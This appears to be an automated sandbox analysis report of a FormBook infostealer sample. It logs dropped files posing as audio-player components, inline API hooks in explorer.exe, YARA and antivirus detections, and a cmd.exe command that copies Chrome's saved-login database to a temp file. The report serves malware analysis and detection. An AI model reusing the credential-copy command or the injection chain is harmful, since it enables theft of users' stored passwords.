
Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE8
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE8
GetMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE8
GetMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE8

Statistics

Behavior



System Behavior

Analysis Process: focus.exe PID: 3176 Parent PID: 5600

General

Start time:	23:53:59
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\focus.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\focus.exe'
Imagebase:	0x400000
File size:	2844959 bytes
MD5 hash:	5E5CC661BEB832B718DF6B68D16C0165
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsv512F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	40576D	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	40576D	CreateDirectoryA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	40576D	CreateDirectoryA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\OptimFROG.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\ReadMe.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\bass.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\changelog.txt	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\config.ini	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\libdisplay4-1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\list.tpl	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	40576D	CreateDirectoryA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\no_cover.jpg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\streaming_cover.jpg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsv512F.tmp	success or wait	1	4035BF	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\OptimFROG.dll	unknown	17116	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 15 04 4a f6 51 65 24 a5 51 65 24 a5 51 65 24 a5 d2 6d 79 a5 52 65 24 a5 51 65 25 a5 10 65 24 a5 42 6d 4d a5 53 65 24 a5 54 69 2b a5 4a 65 24 a5 54 69 7b a5 38 65 24 a5 54 69 44 a5 76 65 24 a5 51 65 24 a5 57 65 24 a5 54 69 78 a5 50 65 24 a5 bd 6e 7a a5 50 65 24 a5 54 69 7e a5 50 65 24 a5 52 69 63 68 51 65 24 a5 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 76 f5 08 44 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.........J.Qe$.Qe$.Qe$..my.Re $.Qe%..e$.BmM.Se$.Ti+.Je$.Ti{. 8e$.TiD.ve$.Qe$.We$.Tix. Pe$..n z.Pe$.Ti~.Pe$.RichQe$..... ....PE..L...v..D...	success or wait	6	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\ReadMe.txt	unknown	14211	7c 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 7c 0d 0a 7c 20 50 72 6f 67 72 61 6d 20 4e 61 6d 65 3a 20 7c 20 49 6d 67 42 75 72 6e 20 20 20 20 20 20 20 20 20 20 7c 0d 0a 7c 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 7c 0d 0a 7c 20 41 75 74 68 6f 72 3a 20 20 20 20 20 20 20 7c 20 4c 49 47 48 54 4e 49 4e 47 20 55 4b 21 20 20 20 20 7c 0d 0a 7c 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 3d 7c 0d 0a 0d 0a 53 75 70 70 6f 72 74 65 64 20 43 6f 6d 6d 61 6e 64 20 4c 69 6e 65 20 53 77 69 74 63 68 65 73 3a 0d 0a 0d 0a 28 59 6f 75 20 63 61 6e 20 67 65 74 20 61 20 62 61 73 69 63 20 76 65 72 73 69 6f	|=================================|..|Program Name: | ImgBurn |..|=====================================|..| Author: | LIGHTNING UK! |..|=================================|....Supported Command Line Switches:....(You can get a basic versio	success or wait	1	405D51	WriteFile
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\bass.dll	unknown	16625	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 cd 20 00 00 50 45 00 00 4c 01 04 00 a0 30 98 54 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0a 00 7f 0e 00 00 00 9e 01 00 00 00 00 00 04 f0 04 00 00 10 00 00 00 70 02 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 02 00 04 00 04 00 00 00 00 00 00 00 00 00 05 00 00 02 00 00 00 00 00 00 02 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 c8 f2 04 00 b7 0b 00 00 b0 f1 04 00 8c 00 00 00 00 c0 04 00 40 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a9 01 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...............................D......PE..L....0.T...........!.........................p......................................@...............................@...	success or wait	7	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\changelog.txt	unknown	32768	54 72 6f 75 74 0d 0a 43 6f 70 79 72 69 67 68 74 20 28 63 29 20 32 30 30 38 2d 32 30 31 35 20 4a 6f 64 79 20 48 6f 6c 6d 65 73 20 28 53 6b 77 69 72 65 20 45 6d 70 69 72 65 29 0d 0a 68 74 74 70 3a 2f 2f 73 6b 77 69 72 65 2e 64 63 6d 65 6d 62 65 72 73 2e 63 6f 6d 2f 66 70 2f 3f 70 61 67 65 3d 74 72 6f 75 74 0d 0a 0d 0a 2b 20 61 64 64 65 64 0d 0a 2a 20 63 68 61 6e 67 65 64 0d 0a 2d 20 64 65 6c 65 74 65 64 0d 0a 21 20 62 75 67 20 66 69 78 65 64 0d 0a 0d 0a 76 31 2e 30 2e 36 20 62 75 69 6c 64 20 37 36 20 2d 20 32 30 31 35 2d 30 38 2d 31 31 0d 0a 20 20 20 20 2b 20 41 64 64 65 64 20 61 6e 20 22 41 75 74 6f 70 6c 61 79 20 6f 6e 20 61 64 64 22 20 66 65 61 74 75 72 65 20 75 6e 64 65 72 20 54 6f 6f 6c 73 20 3e 20 4f 70 74 69 6f 6e 73 20 3e 20 47 65 6e 65 72 61 6c 2e	Trout..Copyright (c) 2008-2015 Jody Holmes (Skwire Empire).. http://skwire.dcmembers.com/fp/?page=trout....+ added..* changed..- deleted..! bug fixed.. ..v1.0.6 build 76 - 2015-08-11.. + Added an "Autoplay on add" feature under Tools > Options > General.	success or wait	2	405D51	WriteFile
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\config.ini	unknown	893	5b 43 6f 6c 75 6d 6e 73 5d 0d 0a 56 69 65 77 5f 43 6f 6c 5f 23 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 41 72 74 69 73 74 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 41 6c 62 75 6d 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 54 69 74 6c 65 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 59 65 61 72 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 47 65 6e 72 65 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 54 69 6d 65 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 42 69 74 72 61 74 65 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 53 69 7a 65 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 45 78 74 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 50 61 74 68 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 46 69 6c 65 6e 61 6d 65 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 43 6f 6d 70 6f 73 65 72 3d 31 0d 0a 56 69 65 77 5f 43 6f 6c 5f 43 6f	[Columns]..View_Col_#=1..View_Col_Artist=1..View_Col_Album=1..View_Col_Title=1..View_Col_Year=1..View_Col_Genre=1..View_Col_Time=1..View_Col_Bitrate=1..View_Col_Size=1..View_Col_Ext=1..View_Col_Path=1..View_Col_Filename=1..View_Col_Composer=1..View_Col_Co	success or wait	1	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	unknown	23371	25 50 44 46 2d 31 2e 37 0d 0a 25 a1 b3 c5 d7 0d 0a 31 20 30 20 6f 62 6a 0d 0a 3c 3c 2f 50 61 67 65 73 20 32 20 30 20 52 20 2f 54 79 70 65 2f 43 61 74 61 6c 6f 67 2f 4d 61 72 6b 49 6e 66 6f 3c 3c 2f 4d 61 72 6b 65 64 20 66 61 6c 73 65 3e 3e 2f 4c 61 6e 67 28 66 72 2d 46 52 29 2f 4d 65 74 61 64 61 74 61 20 34 36 20 30 20 52 20 3e 3e 0d 0a 65 6e 64 6f 62 6a 0d 0a 32 20 30 20 6f 62 6a 0d 0a 3c 3c 2f 54 79 70 65 2f 50 61 67 65 73 2f 4b 69 64 73 5b 20 33 20 30 20 52 20 20 32 38 20 30 20 52 20 5d 2f 43 6f 75 6e 74 20 32 3e 3e 0d 0a 65 6e 64 6f 62 6a 0d 0a 33 20 30 20 6f 62 6a 0a 3c 3c 2f 54 79 70 65 2f 50 61 67 65 2f 53 74 72 75 63 74 50 61 72 65 6e 74 73 20 30 2f 52 65 73 6f 75 72 63 65 73 3c 3c 2f 58 4f 62 6a 65 63 74 3c 3c 2f 49 6d 61 67 65 32 37 20 32 37 20	%PDF-1.7..%......1 0 obj..<</Pages 2 0 R /Type/Catalog/MarkInfo<</Marked false>>/Lang(fr-FR)/Metadata 46 0 R >>..endobj..2 0 obj..<</Type/Pages/Kids[3 0 R 28 0 R]/Count 2>>..endobj..3 0 obj.<</Type/Page/StructParents 0/Resources<</XObject<</Image27 27	success or wait	20	405D51	WriteFile
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\libdisplay4-1.dll	unknown	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 83 d5 61 35 c7 b4 0f 66 c7 b4 0f 66 c7 b4 0f 66 d3 df 0c 67 d7 b4 0f 66 d3 df 0a 67 79 b4 0f 66 d3 df 0b 67 d1 b4 0f 66 a1 db f2 66 c6 b4 0f 66 1e c0 0b 67 d6 b4 0f 66 1e c0 0c 67 de b4 0f 66 1e c0 0a 67 8a b4 0f 66 c7 b4 0f 66 d2 b4 0f 66 5f c6 0b 67 ee b6 0f 66 1d c0 0a 67 c2 b4 0f 66 d3 df 0e 67 ca b4 0f 66 c7 b4 0e 66 17 b4 0f 66 1d c0 06 67 c5 b4 0f 66 1d c0 0f 67 c6 b4 0f	MZ......................@...!..L.!This program cannot be run in DOS mode....$.........a5...f...f...f...g...f...gy..f...g...f...f...f...g...f...g...f...g...f...f...f_..g...f...g...f...g...f...f...f...g...f...g...	success or wait	87	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe	unknown	32768	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 92 89 08 75 d6 e8 66 26 d6 e8 66 26 d6 e8 66 26 c2 83 65 27 cb e8 66 26 c2 83 63 27 79 e8 66 26 c2 83 62 27 cb e8 66 26 0f 9c 65 27 cf e8 66 26 4e 9a 62 27 d7 e8 66 26 0f 9c 62 27 4e e8 66 26 0f 9c 63 27 7f e8 66 26 0c 9c 63 27 dd e8 66 26 c2 83 67 27 dd e8 66 26 d6 e8 67 26 1a e8 66 26 0c 9c 6f 27 d4 e8 66 26 0c 9c 99 26 d7 e8 66 26 d6 e8 f1 26 d7 e8 66 26 0c 9c 64 27 d7 e8 66	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........u..f&..f&..f&..e'.. f&..c'y.f&..b'..f&..e'..f&N.b' ..f&..b'N.f&..c'..f&..c'..f&.. g'..f&..g&..f&..o'..f&...&..f& ...&..f&..d'..f	success or wait	74	405D51	WriteFile
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\no_cover.jpg	unknown	2344	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 60 00 60 00 00 ff e1 00 66 45 78 69 66 00 00 49 49 2a 00 08 00 00 00 04 00 1a 01 05 00 01 00 00 00 3e 00 00 00 1b 01 05 00 01 00 00 00 46 00 00 00 28 01 03 00 01 00 00 00 02 00 00 00 31 01 02 00 10 00 00 00 4e 00 00 00 00 00 00 00 60 00 00 00 01 00 00 00 60 00 00 00 01 00 00 00 50 61 69 6e 74 2e 4e 45 54 20 76 33 2e 33 36 00 ff db 00 43 00 02 01 01 01 01 01 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0b 08 09 0a 0a 0a 0a 0a 06 08 0b 0c 0b 0a 0c 09 0a 0a 0a ff db 00 43 01 02 02 02 02 02 02 05 03 03 05 0a 07 06 07 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a	......JFIF.....`.`.....fExif.. II*..............>...........F... (...........1.......N..... ..`.......`.......Paint.NET v3 .36....C...................... ....C.............	success or wait	1	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\res\streaming_cover.jpg	unknown	16419	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 43 00 03 02 02 03 02 02 03 03 03 03 04 03 03 04 05 08 05 05 04 04 05 0a 07 07 06 08 0c 0a 0c 0c 0b 0a 0b 0b 0d 0e 12 10 0d 0e 11 0e 0b 0b 10 16 10 11 13 14 15 15 15 0c 0f 17 18 16 14 18 12 14 15 14 ff db 00 43 01 03 04 04 05 04 05 09 05 05 09 14 0d 0b 0d 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 ff c0 00 11 08 01 17 01 2b 03 01 22 00 02 11 01 03 11 01 ff c4 00 1e 00 00 00 06 03 01 01 00 00 00 00 00 00 00 00 00 00 02 03 04 05 06 07 00 01 08 09 0a ff c4 00 4f 10 00 01 02 04 03 05 05 05 05 05 06 04 04 04 07 00 02 01 03 00 04 05 12 06 11 22 07 13 21 32 42 08 31 41 52 62 14 23 51 72 82	......JFIF.....C..... ....C..... ....+..""..... ....O....."" ..!2B.1ARb.#Qr.	success or wait	2	405D51	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\focus.exe	unknown	512	success or wait	648	405D22	ReadFile
C:\Users\user\Desktop\focus.exe	unknown	4	success or wait	2	405D22	ReadFile
C:\Users\user\Desktop\focus.exe	unknown	4	success or wait	173	405D22	ReadFile

Analysis Process: player-toolkit.exe PID: 2588 Parent PID: 3176

General

Start time:	23:54:00
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\RadioBOSSAssembly\player-toolkit.exe
Imagebase:	0x10000
File size:	1970176 bytes
MD5 hash:	1844A4E542EEAC121065EA23B0F1D6B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.357992240.0000000000011000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.357992240.0000000000011000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.357992240.0000000000011000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.358392198.0000000000900000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.358392198.0000000000900000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.358392198.0000000000900000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.358594284.000000000246F000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.358594284.000000000246F000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.358594284.000000000246F000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.358429891.0000000000A60000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.358429891.0000000000A60000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.358429891.0000000000A60000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 29%, Metadefender, Browse • Detection: 69%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	unknown	385024	success or wait	1	6E400103	ReadFile
C:\Users\user\AppData\Roaming\RadioBOSSAssembly\instructions.pdf	unknown	4096	success or wait	1	6E400103	ReadFile
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	29E47	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 2588

General

Start time:	23:55:02
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\0NN3-705\0NNlogri.ini	0	40	success or wait	1	65BFE04	NtReadFile
C:\Users\user\AppData\Roaming\0NN3-705\0NNlogrg.ini	0	38	success or wait	1	65BFE04	NtReadFile
C:\Users\user\AppData\Roaming\0NN3-705\0NNlogrv.ini	0	210	success or wait	1	65BFE04	NtReadFile
C:\Users\user\AppData\Roaming\0NN3-705\0NNlogim.jpeg	0	106124	success or wait	1	65BFE04	NtReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: autochk.exe PID: 2428 Parent PID: 3388

General

Start time:	23:55:12
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\autochk.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autochk.exe
Imagebase:	0x1250000
File size:	871424 bytes
MD5 hash:	34236DB574405291498BCD13D20C42EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wscript.exe PID: 1956 Parent PID: 3388

General

Start time:	23:55:13
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wscript.exe
Imagebase:	0xa30000
File size:	147456 bytes
MD5 hash:	7075DD7B9BE8807FCA93ACD86F724884
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.462752725.0000000002BA0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.462752725.0000000002BA0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.462752725.0000000002BA0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.460384081.00000000003D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.460384081.00000000003D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.460384081.00000000003D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000018.00000002.462668066.0000000002B70000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000018.00000002.462668066.0000000002B70000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000018.00000002.462668066.0000000002B70000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3E9E47	NtReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 404 Parent PID: 1956

General

Start time:	23:55:27
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V
Imagebase:	0xdd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	DD4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
